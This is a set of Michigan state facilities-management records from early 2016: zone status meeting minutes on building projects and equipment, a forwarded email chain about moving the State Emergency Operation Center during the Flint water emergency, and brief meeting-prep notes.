Mason – We are still working with CSM about the issues with the lighting and HVAC systems and they are working on the list now.

Commissioning is still on going.

1<sup>st</sup> floor east wing construction is done and DTMB will be moving in on Feb. 4<sup>th</sup>. We are meeting with the tenants today.

- Bob Bierwagen – Zone 4

- Cass

The DHHS Ground Floor office remodel project is moving right along. The walled office and new conference room have been built so Keyna along with Denny Sisson from Zone 2 are working on getting the area painted by the end of this week. We are also working on a couple minor mechanical changes, installing power and changing lighting to fit the new layout this week as well. Carpet work will start next Monday and barring any unforeseen issues we should have this project completed by 2/24/16 as requested by DHHS so employees can be moved from the Capitol View building as part of the CAR project.

- **Governor's Residence**

- ❖ We have Dewitt Fence coming out this week to remove an old abandoned and worn out gate along Moores River Drive and replace it with fencing. This secured and sensor gate has been alarming to DTMB Central Control for about a week now and based on its condition and the installation of a new gate for the Grounds Project it has been agreed upon by DTMB Facilities, OIP and the Governor's office that repairing it is not cost effective.

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

**COLLABORATION, COMMUNICATION, COOPERATION,  
CUSTOMER SERVICE**

- Romney

The Primary Switch Gear project was completed last week and we have a Punch List walk through meeting schedule next Tuesday afternoon 2/9/16 to wrap things up.

- Lottery

We received the approval on the background checks for a couple of Pleune employees late yesterday. We will now get with Pleune to schedule the fire/smoke damper installation work in both stairways hopefully this week.

- Roosevelt Ramp

- Business as usual.

- Miscellaneous

- Business as usual.

- **Neal Droste – Zone 5**

- 

**State Laboratory:**

1: Installing a new water sampling machine for DEQ. Adjacent pole barn will hold 50 pallets. Real-estate is looking for more space. Chiller #1 is punched out.

**Records Center:**

1: Roof Replacement Project: Pre-Construction Meeting will likely be scheduled in late February with work to start when weather permits.

2: Installing 2<sup>nd</sup> ceiling hung NG Unit heater in the ANNEX this week.

**MSPHQ:**

1: CAR Project: Chrisman is the General. 2<sup>nd</sup> Floor Moores Trosper Demo. Centennial Electric.

**Grand Tower:**

1: AHU Replacement Project: Work on bulletin #9 completed.

2: New Loading dock seals and doors have been installed and completed.

3: In the process of rebuilding the High Voltage Switchgear March 5<sup>th</sup>.

- Scott Davis – Zone 6

- **Norm Fudge returned to work 2/01/16**
- **Power Plant Operator-Reviewing 4 candidates**
- **Maint Mech posted to backfill Ralph Matt**

- **Energy Center:**

- Absorption Chillers

- Operational as designed, utilizing “free steam” cooling the complex up to approximately 72°F

- Heat Exchanger/Free Cooling

- On line and functioning very well to cool the complex

- Centrifugal Chillers

- Performing winter maintenance
- Will be working upgrading control panels on unit #4

- Solar Turbine/HRSG

- Operating as designed

- Boiler #1 (old unit)

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

**COLLABORATION, COMMUNICATION, COOPERATION,  
CUSTOMER SERVICE**

- Standby mode
- Thermal Storage
  - Utilizing to compliment absorption chiller capacity.
- Metering Project
- Procedural Operating Documentation
  - Meeting with C2AE to begin design and format
  - Update Meeting on 1/22/15 to review SOP's, Valve tagging and prelim layout
  - Funding has been acquired, Dave Sproul will be scheduling a progress meeting
- Remaining Catwalk Access
  - Meeting with Century A & E 11/19/14 to review preliminary designs
  - Finalizing design, received an approximate cost from C2AE
  - Pre-Bid Walk through June 8<sup>th</sup>, Bids Due June 17<sup>th</sup>
  - Laux Construction awarded the contract
  - Pre-con meeting 10/09/15
  - Mobilize November 30<sup>th</sup>, complete by December 31
  - Interior steel-complete
  - Exterior steel-complete
  - Awaiting punch list item completion (parts at galvanizer) and closeout
  - **General Service Building:**
  - Painting of Exterior project
  - Punch list compiled- awaiting final closeout meeting
  - Lobby Upgrades
  - Drywall, paint, flooring, interior door and ceiling complete
  - Furniture on order
  - Planning with designers to move into main hall and break area
- Sewer Line/ AHU 9-10
  - Pre-Con meeting scheduled for 1/21/15
  - Mandatory RFP meeting 4/17/14, Received Proposals 5/06/14-William A. Kibbe & Associates, Inc. chosen as PSC
  - Moore Trosper started work on 3/23/15
    - The new sewer line-Complete
    - Commissioning-complete
    - Punch list has been generated-to be completed during the bulletin #2 work
    - Bulletin #2 approved-booster pump and drywall to deck, complete
    - Re-work of controls valves need to be completed
  - Depot Move
  - Working with Dave McGrath and tenants to complete building modifications to meet the Depot needs
  - To be complete by March 1<sup>st</sup>
- **Operations Center:**
  - Treasury modular reconfiguration project
  - Including carpet, lighting and paint
  - SWS Modular Reconfiguration Phase 3- started 1/11/16
  - OPS Hosting Center
  - Final meeting on punch list July 22, 2015-postponed to 8/11/15, McGrath and Gute did not show- awaiting closeout documents per Dave McGrath
  - OPS DTMB Technical Services
  - Modular Reconfiguration

Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C

**COLLABORATION, COMMUNICATION, COOPERATION,  
CUSTOMER SERVICE**



- Timeline/scheduling Meeting 9/01/15
- Begin phase 1- complete
- Phase 2- complete
- Phase 3 beginning 12/28/15
- OPS DTMB CSC
- Modular Reconfiguration- 3 phases + Door Frames
- Phase 1- complete
- Phase 2- complete
- Phase 3- starting 2/01/16
- Door Frames begin- 1/04/16

- **TRANSPORTATION WAREHOUSE:**

- Engineering Print Floor issue still on the table
- Installing LED light fixtures in the front office-complete
- Piloting warehouse lighting fixtures in several areas prior to global replacement
- Earle Center Lighting 98% LED complete
- Parking Lot improvements- Met with tenants 10/23/15 to assist with future use and planning

- **VTS:**

- Reviewing parking lot for repair/replacement
- Continuing with options for building generator

- **Kirk Brennan – Zone 7**

C & T:

- Scheduling has begun on carpet estimate and tile colors for Admin. area and some surrounding rooms. Also restroom partition replacement.
- Going out for bid on the repair/replace exterior brick lentils Project with SME. Mandatory walk thru Feb 9<sup>th</sup>, bids need to be received March 2<sup>nd</sup>.

- Forensics Lab:

- Removal of 2 revolving doors in rooms 279 and 283 has been completed, patching and painting of wall needs to be done.
- GOB:
- SEOC project: Building has been activated because of the Flint water crises and Collins road lease is up. 1<sup>st</sup> floor EMHSD and 2<sup>nd</sup> floor MPSCS/NCC completed their move February 1<sup>st</sup>.

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

**COLLABORATION, COMMUNICATION, COOPERATION,  
CUSTOMER SERVICE**

- Cars Project: Demo and rebuild of the 3<sup>rd</sup> fl A&B Wings, 2<sup>nd</sup> fl A wing, 2<sup>nd</sup> fl B wing DBI, 1<sup>st</sup> fl A wing fitness center block work continues in preparation of the next March moves.
- Quotes have been given to Comm. for the Blind for cafe' remodel, scope of work is being decided.
- HazMat (EMHSTC):
  - Business as usual
- MSP Post/ Head Quarters:
  - Bottle filler drinking fountain has been quoted and approved by State Police for the Post side of the building.
- MSP Annex:
  - Business as usual
- PTA:
  - General building and dorm room repairs continue for scheduled classes starting in March.
- Drive Track:
  - Business as usual
- SOS
  - Curt Myers is looking at selection of solid surface counters tops for the main men's and women's restrooms.

- **Butch Kimball – BIS**

BIS Key Topics

- R-3 overhead door is installed and operating.
- R-8 overhead door P.O. has been sent to the contractor and delivery time is 6 weeks. Door is currently operating using used parts.
- Rytec doors toured and measured our 5 most troublesome doors. Will work on possible funding.
- Fire alarm system for Building #600 has been put on hold. Trying to get answers about possible reconfigurations for this building.
- Steve Cooper is temporarily filling the role for Joe Hewitt.
  - Switched Romney Building this morning per BWL request
  - Looking into the Allegan west gear that is currently single ended

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

**COLLABORATION, COMMUNICATION, COOPERATION,  
CUSTOMER SERVICE**

- Received the TIS December report for MLHC. Starting to get more structured and should see improvements in the reports soon.
- Meeting currently going on for Controls specifications
- Meeting will be looking at the 90% review modifications to the written standards.
- Graphic upgrades at 40-50% complete

- Chris Rankin – Grounds

Removed snow from the Roosevelt Ramp roof.

Thirty (30) hours of additional overtime for ramp cleaning

Business as usual (Snow and ice removal, equipment maintenance, salt distribution)

- ❖ Staff Ideas/Concerns & Open Discussion *(10 Mins)*

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

**COLLABORATION, COMMUNICATION, COOPERATION,  
CUSTOMER SERVICE**

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**From:** Droste, Kerri (DTMB)  
**Sent:** Wednesday, January 27, 2016 7:00 AM  
**To:** Scates, Larry (DTMB); Brennan, Kirk (DTMB); Clark, Jim (DTMB); Phillippo, Jamie (DTMB)  
**Cc:** Turnquist, Michael (DTMB)  
**Subject:** FW: SEOC Move  
**Attachments:** image001.png

Good Morning --

See Helen's email below regarding the SEOC moves occurring on Friday. Larry and Kirk, let me know your concerns.

Thank you -

**Kerri Droste**

Facilities and Business Services Administration  
Department of Technology, Management & Budget  
[Drostek@michigan.gov](mailto:Drostek@michigan.gov)  
517-284-7953



**HELP. CONNECT. SOLVE.**

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**From:** Helen Dennis [<mailto:helen.dennis@300decisions.com>]  
**Sent:** Tuesday, January 26, 2016 5:11 PM  
**To:** Droste, Kerri (DTMB) <[drostek@michigan.gov](mailto:drostek@michigan.gov)>  
**Subject:** Fwd: SEOC Move

Below is communication

Sent from my iPhone

Begin forwarded message:

**From:** "Hampton, Jacqueline (MSP)" <[HamptonJ3@michigan.gov](mailto:HamptonJ3@michigan.gov)>  
**Date:** January 26, 2016 at 2:04:14 PM EST  
**To:** "[helen.dennis@300decisions.com](mailto:helen.dennis@300decisions.com)" <[helen.dennis@300decisions.com](mailto:helen.dennis@300decisions.com)>  
**Subject:** FW: SEOC Move

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**From:** Hampton, Jacqueline (MSP)  
**Sent:** Tuesday, January 26, 2016 1:51 PM  
**To:** Strobel, Pamela (MSP)  
**Subject:** SEOC Move

A little fix (my error)

Revised

Dear State Agency Emergency Management Coordinators:

As you may have already learned, the State Emergency Operation Center (SEOC) will be relocating from 4000 Collins Road, Lansing to 7150 Harris Drive, Dimondale (known as the General Office Building – GOB) on Friday, January 29, 2016.

While the new facility may not be 100% ready for us, we are ready for it! Moving of files has already begun and staff offices will be moved over this upcoming weekend.

The SEOC will be completed sufficiently to begin operations as of Friday, January 29. Those currently working the Flint Water Emergency in the SEOC, should report to the Harris Drive SEOC on Friday, January 29 at 8 a.m. You will enter at the SW corner of the GOB (see attached map). Staff members of EMHSD will be on hand by 7:45 a.m. to greet and escort you to the new SEOC.

This has been a major project to undertake while at the same time, the SEOC has been in full activation. We ask for your patience as we all learn our way around and with new equipment. It will be different, and may take a little time to adjust. The design team has done an amazing job in providing us with a state of the art facility. As completion of the project continues, you will realize many improvements.

It may be necessary for us to “temporarily” place computers in the SEOC; therefore, you may not be placed in your permanent sitting position until early next week.

As I have mentioned to those within the SEOC throughout the week, it is important that you secure any documents or files you may have stored on the PC's or desktops at Collins Rd. by saving to a memory stick. You may also talk to the IT support within the SEOC (Rich or Jaclyn) about saving information to the S Drive. You will most likely be working on a different PC, and we want to ensure you have what you need to continue operations with as little interruption as possible. If you have books specific to your discipline, please take those with you by Thursday (if you are not working in the SEOC at this time, you should stop by before Thursday) and bring to the Harris Rd SEOC. Any materials left behind will be discarded.

New phone numbers will be established in the SEOC and will be given to you as soon as permanent locations have been placed. Until then, we recommend if someone needs to contact you, please have them contact you by your cell.

We plan to open an official “SEOC orientation” very soon, and look forward to sharing all the great upgrades to the Michigan SEOC at that time.

Jackie Hampton, Manager  
Preparedness & Training Section  
Emergency Management and Homeland Security  
Michigan State Police  
4000 Collins Road  
Lansing, MI 48910  
TX: 517-333-5051

**PLEASE NOTE:** Effective **February 1, 2016**, the **Preparedness & Training Section/Emergency Management and Homeland Security Division** is moving.

My new contact information will be:  
Phone: 517-284-3973  
Fax: 517-284-3857

Physical Address:  
7150 Harris Drive  
Dimondale, Michigan 48821

Mailing Address:  
PO Box #30634  
Lansing, Michigan 48909

**"A PROUD tradition of SERVICE through EXCELLENCE, INTEGRITY, and COURTESY"**



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**From:** Turnquist, Michael (DTMB)  
**Sent:** Wednesday, January 27, 2016 7:52 AM  
**To:** Droste, Kerri (DTMB);Scates, Larry (DTMB);Brennan, Kirk (DTMB);Clark, Jim (DTMB);Phillippo, Jamie (DTMB)  
**Cc:** Hall, Robert (DTMB);Stamm, Dennis (DTMB)  
**Subject:** RE: SEOC Move

**Importance:** High

Please advise on our level of comfort for this being accomplished. Goes without saying that we need a smooth transition on this with the additional focus of the Flint situation going on. I have copied Bob/Dennis to advise on status of C of O which is anticipated today. Please put every resource possible into delivering on time for these events this week and advise if any concerns. Thanks

*Michael A. Turnquist*  
Senior Deputy Director  
State of Michigan - Department of Technology, Management & Budget  
Facilities & Business Services Administration  
[turnquistm@michigan.gov](mailto:turnquistm@michigan.gov)  
(517) 284-7908



**HELP. CONNECT. SOLVE.**

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**Sent:** Wednesday, January 27, 2016 7:00 AM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>; Brennan, Kirk (DTMB) <[BrennanK1@michigan.gov](mailto:BrennanK1@michigan.gov)>; Clark, Jim (DTMB) <[clarkj1@michigan.gov](mailto:clarkj1@michigan.gov)>; Phillippo, Jamie (DTMB) <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>  
**Cc:** Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>  
**Subject:** FW: SEOC Move

Good Morning --

See Helen's email below regarding the SEOC moves occurring on Friday. Larry and Kirk, let me know your concerns.

Thank you -

**Kerri Droste**

Facilities and Business Services Administration  
Department of Technology, Management & Budget  
[Drostek@michigan.gov](mailto:Drostek@michigan.gov)  
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**HELP. CONNECT. SOLVE.**

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**From:** Helen Dennis [<mailto:helen.dennis@300decisions.com>]  
**Sent:** Tuesday, January 26, 2016 5:11 PM  
**To:** Droste, Kerri (DTMB) <[drostek@michigan.gov](mailto:drostek@michigan.gov)>  
**Subject:** Fwd: SEOC Move

Below is communication

Sent from my iPhone

Begin forwarded message:

**From:** "Hampton, Jacqueline (MSP)" <[HamptonJ3@michigan.gov](mailto:HamptonJ3@michigan.gov)>  
**Date:** January 26, 2016 at 2:04:14 PM EST  
**To:** "[helen.dennis@300decisions.com](mailto:helen.dennis@300decisions.com)" <[helen.dennis@300decisions.com](mailto:helen.dennis@300decisions.com)>  
**Subject:** FW: SEOC Move

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**From:** Hampton, Jacqueline (MSP)  
**Sent:** Tuesday, January 26, 2016 1:51 PM  
**To:** Strobel, Pamela (MSP)  
**Subject:** SEOC Move

A little fix (my error)

Revised

Dear State Agency Emergency Management Coordinators:

As you may have already learned, the State Emergency Operation Center (SEOC) will be relocating from 4000 Collins Road, Lansing to 7150 Harris Drive, Dimondale (known as the General Office Building – GOB) on Friday, January 29, 2016.

While the new facility may not be 100% ready for us, we are ready for it! Moving of files has already begun and staff offices will be moved over this upcoming weekend.

The SEOC will be completed sufficiently to begin operations as of Friday, January 29. Those currently working the Flint Water Emergency in the SEOC, should report to the Harris Drive SEOC on Friday, January 29 at 8 a.m. You will enter at the SW corner of the GOB (see attached map). Staff members of EMHSD will be on hand by 7:45 a.m. to greet and escort you to the new SEOC.

This has been a major project to undertake while at the same time, the SEOC has been in full activation. We ask for your patience as we all learn our way around and with new equipment. It will be different, and may take a little time to adjust. The design team has done an amazing job in providing us with a state of the art facility. As completion of the project continues, you will realize many improvements.

It may be necessary for us to "temporarily" place computers in the SEOC; therefore, you may not be placed in your permanent sitting position until early next week.

As I have mentioned to those within the SEOC throughout the week, it is important that you secure any documents or files you may have stored on the PC's or desktops at Collins Rd. by saving to a memory stick. You may also talk to the IT support within the SEOC (Rich or Jaclyn) about saving information to the S Drive. You will most likely be working on a different PC, and we want to ensure you have what you need to continue operations with as little interruption as possible. If you have books specific to your discipline, please take those with you by Thursday (if you are not working in the SEOC at this time, you should stop by before Thursday) and bring to the Harris Rd SEOC. Any materials left behind will be discarded.



New phone numbers will be established in the SEOC and will be given to you as soon as permanent locations have been placed. Until then, we recommend if someone needs to contact you, please have them contact you by your cell.

We plan to open an official "SEOC orientation" very soon, and look forward to sharing all the great upgrades to the Michigan SEOC at that time.

Jackie Hampton, Manager  
Preparedness & Training Section  
Emergency Management and Homeland Security  
Michigan State Police  
4000 Collins Road  
Lansing, MI 48910  
TX: 517-333-5051

**PLEASE NOTE: Effective February 1, 2016, the Preparedness & Training Section/Emergency Management and Homeland Security Division is moving.**

My new contact information will be:

Phone: 517-284-3973

Fax: 517-284-3857

Physical Address:  
7150 Harris Drive  
Dimondale, Michigan 48821

Mailing Address:  
PO Box #30634  
Lansing, Michigan 48909

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**Modified:**

Mon 9/21/2015 7:34 AM

Larry 1 on 1

Events Application

Overtime administration rights? Do you have access

Competent Training - October 12-16

Flint Renovations

Flint drinking water

Maintenance work order report

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**Modified:** Tue 1/19/2016 1:29 PM

2 on 1 with Keith

Letter from Larry franklin

DM responsibilities/Weather/Power outages

SEOC Prints

Service agreements on the multi-stacks

Temp in Keith's office

OIP -

Do we want to review connecting MSP facilities to the co-generation equipment?

Lori Dorsey Peckham

Cadillac Place tour for the Governors office on Monday.

VTS - Man found at the entrance at 5:10am this morning. Blood on the bench and sidewalk. Peckham cleaned Grounds power washed front area

Overtime for Zone 6

Jackson - full construction starting week of September 28th for Jackson RTU 1 & 2 roof installation. Completion schedule is in January but Laux is planning on December 1st.

Flint Open House - projection for spring/summer - Flint project is scheduled to be complete by mid January. Bid document are going out for Bid in November for the Thermal Storage and Solar Panels. Jan to present proposalsQ

Grand rapids Multi stack - Chiller is running well, better than expected. We have signed off on the substantial completion documents. All but two of the punch list items have been completed. A bulletin was issued to purchased for a new refrigerant monitor and to install some 24v wiring on the controllers for the chiller to eliminate alarms going to central control when we switch back to the old chiller.

Name for downtown MSP headquarters

Progress to 100 building

On October 11th we will be down to 3 power plant operators. we will use mechanics to cover

Multiple Trainings in September/October

284-7950

Depot moving to GSB

Chet Kendra - Last day of work September 24th.

Cadillac Place Zone tour.?

Flint Water Coolers discontinued

GSB Warehouse Painting

MSP SEOC

MSP - GOB continuously under construction for the next couple of years.

MSP - Want to put a large shield on the front of the building to match existing.

---

**From:** Scates, Larry (DTMB)  
**Sent:** Wednesday, July 29, 2015 9:07 AM  
**To:** Paasch, Keith (DTMB) (paaschK@michigan.gov)  
**Cc:** Noonan, Michael (DTMB)  
**Subject:** FW: Water Leak Damage  
**Attachments:** DSC02426.JPG; DSC02428.JPG; DSC02404.JPG; DSC02336.JPG; DSC02363.JPG; DSC02348.JPG; DSC02352.JPG; DSC02410.JPG

Good Morning Keith –

Pictures attached is from a valve at the Flint State office building. Contractors responsibility to correct and cleanup up effected areas. I met with Adam Lach this morning and stressed the completion date of the 6<sup>th</sup> floor is a firm date. Thanks Mike for the information.

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Tuesday, July 28, 2015 4:49 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** FW: Water Leak Damage

FYI Good times in flint


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
**From:** Wright, Edward (DTMB)  
**Sent:** Tuesday, July 28, 2015 4:35 PM  
